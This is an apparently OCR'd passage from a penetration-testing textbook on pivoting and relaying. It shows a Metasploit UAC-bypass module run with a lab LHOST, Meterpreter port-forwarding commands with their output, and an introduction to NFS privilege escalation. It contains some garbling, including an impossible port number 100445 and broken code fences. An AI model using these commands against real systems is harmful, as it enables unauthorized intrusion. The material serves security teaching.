
Figure 6.108: Screenshot of Metasploit showing results of port scan

4. **Exploit vulnerable services**

   After the ports are scanned, the vulnerable services running on those ports can be exploited.

   For example, an attacker can use BypassUAC exploit to bypass the User Access Control (UAC) setting.

   As shown in the screenshot, a successful session is established to the vulnerable system by pivoting through a compromised system.



```
msf6 exploit(windows/local/bypassuac_fodhelper) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(windows/local/bypassuac_fodhelper) > set TARGET 0
TARGET => 0
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit

Figure 6.109: Accessing the target system

- **Relaying**

  If the pivoting technique is unsuccessful, attackers use the relaying technique to exploit a vulnerable system in the target network. Attackers use relaying to access resources present on other systems in the target network via the compromised system in such a way that the requests to access the resources come from the initially compromised system.


  Steps to perform relaying:

  1. **Set up port forwarding rules**

     The main purpose of port forwarding is to allow a user to reach a specific port on a system that is not present on the same network. The initially compromised system is responsible for allowing direct access to the system, which is otherwise inaccessible from the attacking system.

     Using a Meterpreter session, a listener can be created using a port number from a list of open ports on the localhost, which links that listener to a port on a remote server. This linking of ports is known as port forwarding.

     For example, here, the attacker chose port numbers 80, 22, and 445 to set up port forwarding rules.



```
meterpreter > portfwd add -l 10080 -p 80 -r 10.10.1.19
[*] Local TCP relay created: :10080 <-> 10.10.1.19:80
meterpreter > portfwd add -l 10022 -p 22 -r 10.10.1.19
[*] Local TCP relay created: :10022 <-> 10.10.1.19:22
meterpreter > portfwd add -l 100445 -p 445 -r 10.10.1.19
[*] Local TCP relay created: :100445 <-> 10.10.1.19:445
meterpreter >
```

Figure 6.110: Applying port forwarding rules

2. **Access the system resources**

   Once port forwarding has been successful, an attacker can use an appropriate client program to access the remote resources present on the target system.

   For example:

   Attackers can browse an HTTP server running on the target system by using the following URL:

   ```
   http://localhost:10080
   ```


   Attackers can access an SSH server running on the target system by executing the following command:

   ```
   # ssh myadmin@localhost
   ```

Privilege Escalation Using Misconfigured NFS

- Attackers often attempt to enumerate a misconfigured Network File System (NFS) to exploit and **gain root-level access** to a remote server
- A misconfigured NFS paves the way for attackers to gain root-level access through a **regular user account** or low-privileged user
- By exploiting NFS vulnerabilities, attackers can **sniff sensitive data** and files passing through the intranet and launch further attacks

Check Whether the NFS Service is Running on the Target Host



```


Privilege Escalation Using Misconfigured NFS

Attackers often attempt to enumerate misconfigurations in the Network File System (NFS) to exploit and gain root-level access to a remote server. NFS is a protocol used to share and access data and files over a secured intranet. It uses port 2049 to provide communication between a client and server through the Remote Procedure Call (RPC). A misconfigured NFS paves the way for attackers to gain root-level access through a regular user account or low-privilege user. By exploiting NFS vulnerabilities, attackers can sniff sensitive data and files passing through the intranet and launch further attacks.



Users accessing files using RPC calls
